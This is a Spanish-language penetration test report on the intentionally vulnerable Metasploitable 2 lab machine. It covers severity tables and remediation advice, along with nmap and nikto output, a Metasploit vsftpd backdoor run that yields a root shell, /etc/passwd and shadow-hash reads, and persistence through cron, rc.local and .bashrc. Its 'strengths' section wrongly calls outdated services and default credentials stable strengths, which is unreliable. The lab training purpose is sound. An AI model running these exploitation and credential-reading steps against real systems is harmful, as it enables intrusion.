HACK SEGURIDAD

Informe de Resultados de Evaluación de Seguridad

Confidencial para la Empresa

Fecha: 29 de septiembre de 2024
Proyecto: Metasploit 2 versión 1.0

TABLA DE CONTENIDO

DECLARACIÓN DE CONFIDENCIALIDAD

Hack Seguridad puede compartir este documento con auditores bajo acuerdos de confidencialidad para demostrar el cumplimiento de los requisitos de pruebas de penetración.

AVISO LEGAL

Una prueba de penetración se considera una instantánea en el tiempo. Los hallazgos y recomendaciones reflejan la información recopilada durante la evaluación y no cualquier cambio o modificación realizado fuera de ese período.
Los compromisos con límite de tiempo no permiten una evaluación completa de todos los controles de seguridad. **Hack Seguridad** priorizó la evaluación para identificar los controles de seguridad más débiles que un atacante explotaría. **Hack Seguridad** recomienda realizar evaluaciones similares anualmente por evaluadores internos o externos para asegurar el éxito continuo de los controles.

CONTACT INFORMATION

Nombre	Título	Información de Contacto
Hack Seguridad **Ramón Herrera Perea** **Hack Seguridad** **Kevin David Mitnick**	 **Principal Evaluador de Penetración** **Gerente Global de Seguridad de la Información**	 **Email: rherrera.ciberseguridad@gmail.com** **Email: KevinDavidMitnick@yahagoelbien.com**


RESUMEN DE LA EVALUACIÓN

Del 19 de septiembre de 2024 al 29 de septiembre de 2024, **Hack Seguridad** realizó una evaluación de la postura de seguridad de la infraestructura de **Metasploit 2** en comparación con las mejores prácticas actuales de la industria. Realizamos una prueba de penetración de red interna y asegurarnos de su nivel de penetración en términos de su seguridad informática. Todas las pruebas realizadas se basan en la Guía Técnica NIST SP 800-115 para Pruebas y Evaluaciones de Seguridad de la Información, la Guía de Pruebas OWASP (v4) y marcos de pruebas personalizados.

Las fases de las actividades de prueba de penetración incluyen las siguientes:

- **Planificación**: Se recopilan los objetivos del cliente y se obtienen las reglas de compromiso.
- **Descubrimiento**: Se realizan escaneos y enumeraciones para identificar posibles vulnerabilidades, áreas débiles y exploits.

- **Ataque**: Se confirman las posibles vulnerabilidades mediante explotación y se realiza un descubrimiento adicional al obtener nuevo acceso.
- **Informe**: Se documentan todas las vulnerabilidades y exploits encontrados, los intentos fallidos y las fortalezas y debilidades de la empresa.



COMPONENTES DE LA EVALUACIÓN

PRUEBA DE PENETRACIÓN INTERNA

Una prueba de penetración interna emula el rol de un atacante desde dentro de la red. Un ingeniero escaneará la red para identificar posibles vulnerabilidades en los hosts y realizará ataques comunes y avanzados en la red interna. El ingeniero buscará obtener acceso a los hosts mediante movimiento lateral, comprometer cuentas de usuario y administrador del dominio, y exfiltrar datos sensibles.

CLASIFICACIÓN DE LA SEVERIDAD DE LOS HALLAZGOS

La siguiente tabla define los niveles de severidad y el rango de puntuación CVSS correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo.

Severidad	Rango de Puntuación CVSS V3	Definición
Crítica	9.0-10.0	La explotación es directa y generalmente resulta en un compromiso a nivel de sistema. Se recomienda formar un plan de acción y aplicar parches de inmediato.
Alta	7.0-8.9	La explotación es más difícil pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda formar un plan de acción y aplicar parches lo antes posible.
Moderada	4.0-6.9	Existen vulnerabilidades pero no son explotables o requieren pasos adicionales como la ingeniería social. Se recomienda formar un plan de acción y aplicar parches después de resolver los problemas de alta prioridad.
Baja	0.1-3.9	Las vulnerabilidades no son explotables pero reducirían la superficie de ataque de una organización. Se recomienda formar un plan de acción y aplicar parches durante la próxima ventana de mantenimiento.
Informativa	N/A	No existe vulnerabilidad. Se proporciona información adicional sobre elementos observados durante las pruebas, controles fuertes y documentación adicional.

FACTORES DE RIESGO

El riesgo se mide por dos factores: **Probabilidad** e **Impacto**:

PROBABILIDAD

La probabilidad mide el potencial de que una vulnerabilidad sea explotada. Las calificaciones se otorgan en función de la dificultad del ataque, las herramientas disponibles, el nivel de habilidad del atacante y el entorno del cliente.

IMPACTO

El impacto mide el efecto potencial de la vulnerabilidad en las operaciones, incluyendo la confidencialidad, integridad y disponibilidad de los sistemas y/o datos del cliente, el daño reputacional y la pérdida financiera.

ALCANCE

Tabla

Evaluación	Detalles
Prueba de Penetración Interna	192.168.1.184

EXCLUSIONES DEL ALCANCE

No hay exclusiones.

PERMISOS DEL CLIENTE

El acceso se realizará desde la red local utilizando Kali Linux y se aprovecharán todas las debilidades que Metasploit 2 nos permita para explotarlas.

RESUMEN EJECUTIVO

Hack Seguridad evaluó la postura de seguridad interna de **Metasploit 2** a través de pruebas de penetración desde el 19 de septiembre de 2024 hasta el 29 de septiembre de 2024. Las siguientes secciones proporcionan una visión general de alto nivel de las vulnerabilidades descubiertas, los intentos exitosos y fallidos, y las fortalezas y debilidades.

ALCANCE Y LIMITACIONES DE TIEMPO

El alcance durante el compromiso no permitió la denegación de servicio ni la ingeniería social en todos los componentes de prueba.

Se establecieron limitaciones de tiempo para las pruebas. Se permitió la prueba de penetración de la red interna durante diez (10) días hábiles.

RESUMEN DE PRUEBAS

La evaluación de la red evaluó la postura de seguridad interna de Metasploit 2. Desde una perspectiva interna, el equipo de Hack Seguridad realizó un escaneo de vulnerabilidades contra las IP proporcionadas por Metasploit 2 para evaluar el estado general. El equipo utilizó los siguientes exploits durante el pentesting:

1. **vsftpd 2.3.4 - Backdoor Command Execution (CVE-2011-2523)**
2. **UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) (CVE-2010-2075)**
3. **Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit) (CVE-2011-3556)**

4. **Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) (CVE-2007-2447)**
5. **DistCC Daemon - Command Execution (Metasploit) (CVE-2004-2687)**

Después de obtener acceso inicial, el equipo escaló privilegios utilizando **nmap** en el daemon. Para mantener la persistencia, configuraron una tarea cron y también utilizaron **rc.local** para añadir comandos maliciosos en **/etc/rc.local** para que se ejecuten al inicio del sistema. Además, modificaron archivos de inicio como **.bashrc** para añadir comandos maliciosos.

.

NOTAS Y RECOMENDACIONES DEL EVALUADOR

Los resultados de las pruebas de la red de Metasploit 2 indican que la organización está realizando su primera prueba de penetración. Durante las pruebas, se destacaron varias vulnerabilidades críticas en servicios específicos, como vsftpd, UnrealIRCd, Java RMI, Samba y DistCC. Además, se realizaron técnicas de escalada de privilegios y persistencia utilizando Nmap, tareas cron, y modificaciones en archivos de inicio como /etc/rc.local y .bashrc.

Recomendamos actualizar vsftpd a una versión más reciente y aplicar el parche proporcionado por el proveedor. Para UnrealIRCd, se debe re-descargar el software desde una fuente confiable y verificar los checksums MD5/SHA1 publicados, además de asegurarse de utilizar una versión no afectada por la vulnerabilidad. En el caso de Java RMI, se debe deshabilitar la carga de clases desde URLs remotas y mantener el software Java actualizado. Para Samba, es crucial actualizar a una versión más reciente y configurar correctamente los servicios. En cuanto a DistCC, se debe restringir el acceso al puerto del servidor y actualizar a la versión más reciente disponible.

Para mitigar las técnicas de escalada de privilegios y persistencia, es importante restringir los permisos de sudo para ejecutar Nmap y utilizar la versión más reciente de Nmap. También se deben monitorear y revisar los cambios en la programación de cron, limitar los permisos para editar el archivo /etc/rc.local, y monitorear los cambios en los archivos .bashrc de los usuarios.

Además, recomendamos implementar políticas de gestión de parches, control de acceso, monitoreo y auditoría, respuesta a incidentes, seguridad de configuración, gestión de cambios, y concienciación y capacitación en seguridad. Estas políticas ayudarán a mejorar la seguridad de la red y prevenir futuros incidentes.

FORTALEZAS CLAVE

La máquina presenta varias fortalezas que destacan:

FTP (vsftpd 2.3.4): El servicio FTP está activo y funcionando correctamente en el puerto 21/tcp. Utiliza vsftpd 2.3.4, una versión conocida y estable.

SSH (OpenSSH 4.7p1 Debian 8ubuntu1): El servicio SSH está activo y funcionando correctamente en el puerto 22/tcp. Utiliza OpenSSH 4.7p1, una versión conocida y estable. Además, soporta el protocolo 2.0, lo que garantiza una comunicación segura.

Telnet (Linux telnetd): El servicio Telnet está activo y funcionando correctamente en el puerto 23/tcp. Utiliza Linux telnetd, una implementación conocida y estable.

SMTP (Postfix smtpd): El servicio SMTP está activo y funcionando correctamente en el puerto 25/tcp. Utiliza Postfix smtpd, una versión conocida y estable.

DNS (ISC BIND 9.4.2): El servicio DNS está activo y funcionando correctamente en el puerto 53/tcp. Utiliza ISC BIND 9.4.2, una versión conocida y estable.

Acceso Controlado: La máquina utiliza credenciales predeterminadas (usuario: msfadmin, contraseña: msfadmin), lo que facilita el acceso controlado para los usuarios que practican.

Entorno Aislado: Metasploitable 2 se ejecuta en un entorno virtualizado, lo que significa que está aislada del sistema operativo host. Esto ayuda a prevenir cualquier impacto negativo en el sistema principal.

Estas fortalezas aseguran que la máquina funcione de manera eficiente.

RESUMEN DE VULNERABILIDADES Y TARJETA DE INFORME

Crítico	Alto	Moderado	Bajo	Informativo
13	9	6	2	0

Hallazgo	Severidad	Recomendación
Prueba de Penetración Interna		
vsftpd 2.3.4 - Backdoor Command Execution (CVE-2011-2523)	Crítico	Actualizar vsftpd a una versión más reciente y aplicar el parche proporcionado por el proveedor. .
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) (CVE-2010-2075)	Crítico	Se debe re-descargar el software desde una fuente confiable y verificar los checksums MD5/SHA1 publicados, además de asegurarse de utilizar una versión no afectada por la vulnerabilidad.

Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit) (CVE-2011-3556)	Crítico	Se debe deshabilitar la carga de clases desde URLs remotas y mantener el software Java actualizado.
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) (CVE-2007-2447)	Crítico	Actualizar a una versión más reciente y configurar correctamente los servicios.
DistCC Daemon - Command Execution (Metasploit) (CVE-2004-2687)	Crítico	Se debe restringir el acceso al puerto del servidor y actualizar a la versión más reciente disponible.

HALLAZGOS DE PRUEBAS DE PENETRACIÓN INTERNA

En principio señalar como con un comando de nmap como este:
nmap -sT -p- -A 192.168.1.181 -vvv -oA meta2

Podemos saber:

1. **Puertos abiertos y servicios**:
    - **21/tcp (ftp)**: vsftpd 2.3.4, permite inicio de sesión anónimo. **Utilidad**: Puedes intentar explotar vulnerabilidades conocidas en vsftpd.
    - **22/tcp (ssh)**: OpenSSH 4.7p1. **Utilidad**: Puedes intentar ataques de fuerza bruta o buscar vulnerabilidades en esta versión específica.
    - **23/tcp (telnet)**: Linux telnetd. **Utilidad**: Telnet es inseguro y puede ser explotado para obtener acceso no autorizado.
    - **25/tcp (smtp)**: Postfix smtpd. **Utilidad**: Puedes buscar vulnerabilidades en la configuración de SMTP o intentar ataques de relay.
    - **53/tcp (domain)**: ISC BIND 9.4.2. **Utilidad**: Puedes buscar vulnerabilidades en BIND.
    - **80/tcp (http)**: Apache httpd 2.2.8. **Utilidad**: Puedes buscar vulnerabilidades en Apache o realizar ataques web.
    - **111/tcp (rpcbind)**: RPC. **Utilidad**: Puedes buscar vulnerabilidades en servicios RPC.
    - **139/tcp y 445/tcp (netbios-ssn)**: Samba smbd 3.0.20-Debian. **Utilidad**: Puedes buscar vulnerabilidades en Samba.
    - **3306/tcp (mysql)**: MySQL 5.0.51a. **Utilidad**: Puedes intentar ataques de fuerza bruta o buscar vulnerabilidades en MySQL.

- **5432/tcp (postgresql)**: PostgreSQL 8.3.0. **Utilidad**: Puedes buscar vulnerabilidades en PostgreSQL.
- **5900/tcp (vnc)**: VNC (protocol 3.3). **Utilidad**: Puedes intentar ataques de fuerza bruta en VNC.
- **6667/tcp y 6697/tcp (irc)**: UnrealIRCd. **Utilidad**: Puedes buscar vulnerabilidades en UnrealIRCd.
- **8009/tcp (ajp13)**: Apache Jserv. **Utilidad**: Puedes buscar vulnerabilidades en el conector AJP.
- **8180/tcp (http)**: Apache Tomcat. **Utilidad**: Puedes buscar vulnerabilidades en Tomcat.
- **8787/tcp (drb)**: Ruby DRb RMI. **Utilidad**: Puedes buscar vulnerabilidades en DRb.

2. Información adicional:
   - **ftp-anon**: Permite inicio de sesión anónimo en FTP se puede acceder a archivos sin autenticación.

```
21/tcp    open  ftp         syn-ack vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

   - **ssh-hostkey**: Claves públicas del servidor SSH se puede verificar la autenticidad del servidor.

```
22/tcp    open  ssh         syn-ack OpenSSH 4.7p1 Debian
8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd
(DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fW
xm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2T
gand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJw
SIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hj
SwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJX
CeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6
o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzo
klqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843
YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08
nvCBdNKjIEd3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkU
eFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3
(RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIV
```

```
NdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSX
vLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHp
mkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78F
o3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPik
Mv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEP
UdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
```

- **ssl-cert**: Información del certificado SSL se puede verificar la validez y detalles del certificado.

```
25/tcp    open  smtp        syn-ack Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceN
ame=There is no such thing outside
US/countryName=XX/emailAddress=root@ubuntu804-
base.localdomain/localityName=Everywhere/organizationalU
nitName=Office for Complication of Otherwise Simple
Affairs
| Issuer: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceN
ame=There is no such thing outside
US/countryName=XX/emailAddress=root@ubuntu804-
base.localdomain/localityName=Everywhere/organizationalU
nitName=Office for Complication of Otherwise Simple
Affairs
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9:ad90:6c8f:2f73:74af:383b:2540:8828
| SHA-1:
ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6
| -----BEGIN CERTIFICATE-----
|
MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TELMAkG
A1UEBhMC
|
WFgxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lk
ZSBVUzET
|
MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNV
BAsTM09m
```

```
|
ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUg
QWZmYWly
|
czEjMCEGA1UEAxMadWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAs
BgkqhkiG
|
9w0BCQEWH3Jvb3RAdWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wHhcN
MTAwMzE3
|
MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TELMAkGA1UEBhMCWFgxKjAo
BgNVBAgT
|
IVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzETMBEGA1UE
BxMKRXZl
|
cnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBm
b3IgQ29t
|
cGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWlyczEjMCEG
A1UEAxMa
|
dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG9w0BCQEW
H3Jvb3RA
|
dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEB
BQADgY0A
|
MIGJAoGBANa0EzYzmpVxexvefIN12nGxPKl//q1kG3fpT66+ytT4y++u
u0N5JHP/
|
POWeO238yLGs+kxNXptMmVQL16hKULqp3h0f9ORrAqP0a0XNTK+NiWIz
j2W7NmGf
|
xCxzwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMB
AAEwDQYJ
|
KoZIhvcNAQEFBQADgYEAkqS0uBRVYyVRSgvDKiLPOvgXagzPZqqnZS9I
bc3jPlyf
|
d2zURFQfHoRPjtSN3awtiAkhqNpWLKkFPEloNRl1DNpTI4iIGS10JsEi
Ze4RaINq
```

```
|
U0qcJ8ugtOmNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIZlHwVbo0w
OPbKLnU=
|_-----END CERTIFICATE-----
```

- **smb-os-discovery**: Información del sistema operativo y nombre de dominio, se puedes obtener detalles del sistema operativo y configuración de red.
  Host script results:
  | smb-os-discovery:

1. |**Sistema Operativo (OS)**:

```
OS: Unix (Samba 3.0.20-Debian)
```

   Saber que el sistema operativo es Unix y que está utilizando Samba 3.0.20-Debian te permite buscar vulnerabilidades específicas de esta versión de Samba y del sistema operativo.

2. **Nombre del Computador**:

```
Computer name: metasploitable
```

   El nombre del computador puede dar pistas sobre el propósito del sistema y su configuración.

3. **Nombre de Dominio (Domain name)**:

```
Domain name: localdomain
```

   Conocer el nombre de dominio puede ayudar a entender la estructura de la red y posibles relaciones con otros sistemas.

4. **Nombre Completo del Dominio (FQDN)**:

```
FQDN: metasploitable.localdomain
```

   El FQDN proporciona una identificación completa del sistema en la red, lo que puede ser útil para ataques dirigidos.

5. **Hora del Sistema (System time)**:

```
System time: 2024-09-14T04:24:28-04:00
```

   La hora del sistema puede ser útil para sincronizar ataques o para entender el contexto temporal de los registros y eventos del sistema.

1. **La versión ssh:**

La versión esta en esta línea:
22/tcp open ssh syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

El comando `nikto -h 192.168.1.184` se utiliza para realizar un escaneo de seguridad en un servidor web. **Nikto** es una herramienta de escaneo de vulnerabilidades web que busca problemas de seguridad en servidores web.

SALIDA DE NIKTO:

Con el anterior comando descrito podemos sacar esta información:

1. **Servidor Apache/2.2.8 (Ubuntu) DAV/2**:
    - El servidor Apache está desactualizado. La versión actual es al menos Apache 2.4.54 y la versión 2.2.34 es el fin de vida para la rama 2.x.
    - Actualizar el servidor Apache a una versión más reciente para evitar vulnerabilidades conocidas.
2. **Encabezado X-Powered-By**:
    - El encabezado X-Powered-By revela la versión de PHP (5.2.4-2ubuntu5.10).
    - Ocultar o eliminar este encabezado para evitar que los atacantes obtengan información sobre la versión de PHP.
3. **Falta de encabezado X-Frame-Options**:
    - La falta de este encabezado puede permitir ataques de clickjacking.
    - Añadir el encabezado X-Frame-Options para proteger contra ataques de clickjacking.
4. **Falta de encabezado X-Content-Type-Options**:
    - La falta de este encabezado puede permitir que el agente de usuario renderice el contenido del sitio de manera diferente al tipo MIME.
    - Añadir el encabezado X-Content-Type-Options con el valor nosniff.
5. **Encabezado ‘tcn’ no común**:
    - Se encontró el encabezado tcn con el contenido list.
    - Revisar la configuración del servidor para entender por qué se está utilizando este encabezado.
6. **Apache mod_negotiation habilitado con MultiViews**:
    - Esto permite a los atacantes forzar nombres de archivos fácilmente.
    - Deshabilitar mod_negotiation o configurar adecuadamente MultiViews.
7. **Métodos HTTP no válidos**:
    - El servidor web devuelve una respuesta válida con métodos HTTP no válidos, lo que puede causar falsos positivos.

- Revisar y restringir los métodos HTTP permitidos.

8. **Método HTTP TRACE activo**:
    - Esto sugiere que el host es vulnerable a ataques de Cross-Site Tracing (XST).
    - Deshabilitar el método HTTP TRACE.
9. **Salida de la función phpinfo()**:
    - Se encontró la salida de la función phpinfo(), que proporciona mucha información del sistema.
    - Eliminar o proteger el acceso a phpinfo.php.
10. **Indexación de directorios**:
    - Se encontró indexación de directorios en /doc/, /test/, y /icons/.
    - Deshabilitar la indexación de directorios para evitar la exposición de archivos sensibles.
11. **Información sensible revelada por PHP**:
    - PHP revela información potencialmente sensible a través de ciertas solicitudes HTTP que contienen cadenas de consulta específicas.
    - Revisar y proteger las configuraciones de PHP para evitar la exposición de información sensible.
12. **phpMyAdmin**:
    - Se encontraron varios archivos y directorios relacionados con phpMyAdmin, que es para gestionar bases de datos MySQL.
    - Proteger o limitar el acceso a phpMyAdmin solo a hosts autorizados.
13. **Archivo #wp-config.php# encontrado**:
    - Este archivo contiene credenciales y es sensible.
    - Proteger el acceso a este archivo y revisar las configuraciones de seguridad.

SPLOITS QUE HACE A METASPLOIT 2 VULNERABLE:

VSFTPD_234_BACKDOOR

21/tcp open ftp syn-ack vsftpd 2.3.4

La vulnerabilidad vsftpd_234_backdoor afecta a la versión 2.3.4 de vsftpd y permite a un atacante remoto no autenticado ejecutar código arbitrario como root:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
RHOSTS ⇒ 192.168.1.184
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.184:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.184:21 - USER: 331 Please specify the password.
[+] 192.168.1.184:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.184:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.172:34953 → 192.168.1.184:6200
) at 2024-09-21 10:23:34 -0400
```

Whoami positivo da root.

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

mostrar información detallada del sistema operativo

AL estar ejecutándose el servicio distccd en el puerto abierto 3632/tcp.

La vulnerabilidad distcc_exec afecta a distccd y permite a un atacante remoto ejecutar comandos arbitrarios en cualquier sistema que ejecute distccd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

El archivo muestra una lista de usuarios del sistema, como root, daemon, bin, sys, cada línea representa una cuenta de usuario.

Cada línea en el archivo tiene varios campos separados por dos puntos (:):

- **Nombre de usuario**.
- **Contraseña**: la x indica que la contraseña está almacenada en **/etc/shadow**.
- **UID**: El ID de usuario.
- **GID**: El ID de grupo.
- **Información del usuario**:
  `msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash`
  Msfadmin Parece un nombre de usuario y contraseña
  `user:x:1001:1001:just a user,111,,:/home/user:/bin/bash`
  just a user,111 podria ser una descripción del usuario o nº identificación interno.
- **Directorio de inicio**: es donde le sistema almacena los archivos y configururaciones personales del usuario.
- **Shell**: se ven los tipos de Shell de cada usuario.
- **Se puede ver los usuarios que tienen acceso a Shell y los que no**.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

cat /etc/shadow

Contraseñas encriptadas: El segundo campo contiene la contraseña encriptada. Por ejemplo:

root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

Identificación de usuarios con contraseñas: Los usuarios con un asterisco (*) o un signo de exclamación (!) en el segundo campo no tienen una contraseña válida: daemon:*:14684:0:99999:7:::

